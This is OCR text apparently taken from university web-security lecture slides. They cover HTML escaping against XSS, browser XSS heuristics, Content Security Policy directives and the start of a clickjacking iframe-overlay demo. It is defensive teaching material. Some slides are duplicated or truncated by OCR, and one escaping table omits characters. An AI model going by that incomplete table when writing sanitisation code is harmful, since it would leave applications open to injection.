
```
<body>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</body>

<div>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</div>

any other normal HTML elements
```

“Simple”: `<p>, <b>, <td>`, …

Rewrite 6 characters (or, better, use *framework functionality*):




```
& --> &amp;
< --> &lt;
> --> &gt;
```




```
" --> &quot;
' --> &#x27;
/ --> &#x2F;
```

HTML-Escape Before Inserting Untrusted Data into Simple HTML Element Contents




```
<body>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</body>

<div>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</div>

any other normal HTML elements
```

Rewrite 6 characters (or, better, use *framework functionality*):




```
& --> &amp;
> --> &gt;
```



```
" --> &quot;
/ --> &#x2F;
```

While this is a "default-allow" *black-list*, it's one that's been heavily community-vetted

HTML-Escape All Non-Alphanumeric Characters Before Inserting Untrusted Data into Simple Attribute Contents



```
<div attr=...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...>content</div>

<div attr='...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...'>content</div>

<div attr="...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...">content</div>
```

"Simple": `width=, height=, value=…`
NOT: `href=, style=, src=, on`*XXX*`=` ...

Escape using &#x*HH*; where *HH* is hex ASCII code
(or better, again, use framework support)

Web Browser Heuristic Protections...

- Web Browser developers are always in a tension
  - Functionality that may be critical for real web apps are often also abused
  - Why CSRF is particularly hard to stop:
    It uses the motifs used by real apps
- But reflected XSS is a bit unusual...
  - So modern web browsers may use heuristics to stop some reflected XSS:
  - E.g. recognize that **`<script>`** is probably bad in a URL, replace with **`script>`**
- Not bulletproof however
  - See the Piazza post

Content Security Policy (CSP)

- Goal: prevent XSS by specifying a white-list from where a browser can load resources (Javascript scripts, images, frames, …) for a given web page
- Approach:
  - Prohibits inline scripts
  - Content-Security-Policy HTTP header allows reply to specify white-list, instructs the browser to only execute or render resources from those sources
    - E.g., script-src 'self' http://b.com; img-src *
  - Relies on browser to enforce

http://www.html5rocks.com/en/tutorials/security/content-security-policy/

Content Security Policy (CSP)

- Goal: prevent XSS by specifying a white-list from where a browser ages, frames,
- Approac
  - Prohibits i
  - Content-Security-Policy HTTP header allows reply to specify white-list, instructs the browser to only execute or render resources from those sources
    - E.g., script-src 'self' http://b.com; img-src *
  - Relies on browser to enforce

This says only allow scripts fetched explicitly (“`<script src=`*URL*`></script>`”) from the server, or from `http://b.com`, but not from anywhere else.

Will **not** execute a script that’s included inside a server’s response to some other query (required by XSS).

http://www.html5rocks.com/en/tutorials/security/content-security-policy/

Content Security Policy (CSP)

- Goal: prevent XSS by specifying a white-list from where a browser can load resources (Javascript scripts, images, frames, …) for a given web page
- Approach:
  - Prohibits inline scripts
  - Content-Security-Policy HTTP header allows reply to specify white-list, instructs the browser to only execute or render resources from those sources
    - E.g., script-src 'self' http://b.com; img-src *
  - Relies on browser to enforce

This says to allow images to be loaded from anywhere.

http://www.html5rocks.com/en/tutorials/security/content-security-policy/

CSP resource directives

- **script-src** limits the origins for loading scripts
  - This is the critical one for us
- **img-src** lists origins from which images can be loaded.
- **connect-src** limits the origins to which you can connect (via XHR, WebSockets, and EventSource).
- **font-src** specifies the origins that can serve web fonts.
- **frame-src** lists origins can be embedded as frames
- **media-src** restricts the origins for video and audio.
- **object-src** allows control over Flash, other plugins
- **style-src** is script-src counterpart for stylesheets
- **default-src** define the defaults for any directive not otherwise specified


Multiple XSS and/or CSRF vulnerabilities: Canaries in the coal mine...

- If a site has one fixed XSS or CSRF vulnerability...
  - Eh, people make mistakes... And they fixed it
- If a site has ***multiple*** XSS or CSRF vulnerabilities...
  - They did ***not*** use a systematic toolkit to prevent these
  - And instead are doing piecemeal patching...
- Its like memory errors
  - If you squish them one at a time, there are probably lurking ones
  - If you squish them all, why worry?

Misleading Users

- Browser assumes clicks & keystrokes = clear indication of what the user wants to do
  - Constitutes part of the user's trusted path
- Attacker can meddle with integrity of this relationship in different ways …

Navigate to www.berkeley.edu



Home | University of Califo...

www.berkeley.edu

Search

Students Faculty & Staff Parents Alumni Map Directory bConnected News

Search Berkeley Web

Berkeley
UNIVERSITY OF CALIFORNIA


About Admissions Academics Research Campus Life

Discover new Berkeley Crowdfunding projects today

EVENTS

FEB 08 Noon concert: Elizabeth Lin, piano

FEB 08 Author talk: Rabih Alameddine,




Discover new Berkeley Crowdfunding projects today

https://crowdfund.berkeley.edu

Same, but smaller window.
Mouse anywhere over the region points to `https://crowdfund.berkeley.edu`

```
Let's load www.berkeley.edu
<p>
<div>
<iframe src="http://www.berkeley.edu"
width=500 height=500></iframe>
</div>
```


We load `www.berkeley.edu` in an *iframe*


file:///Users/ve...rency/wbe0.html
file:///Users/vern/cs161/lectu
Search
Berkeley
UNIVERSITY OF CALIFORNIA

Let's load www.berkeley.edu

Discover new Berkeley Crowdfunding projects today


Any Javascript in the surrounding window can't generate synthetic clicks in the framed window due to *Same Origin Policy*


file:///Users/ve...rency/wbe0.html
file:///Users/vern/cs161/lectu
Search
Berkeley
UNIVERSITY OF CALIFORNIA

Let's load www.berkeley.edu

Discover new Berkeley Crowdfunding projects today

Though of course if the *user themselves* clicks in the framed window, that "counts" …


file:///Users/ve...rency/wbe0.html
file:///Users/vern/cs161/lectu
Search
Berkeley
UNIVERSITY OF CALIFORNIA


Let's load www.berkeley.edu

Discover new Berkeley Crowdfunding projects today

https://crowdfund.berkeley.edu

```
Let's load www.berkeley.edu
<p>
<div style="position:absolute; top: 0px;">
<iframe src="http://www.berkeley.edu"
width=500 height=500></iframe>
</div>
```

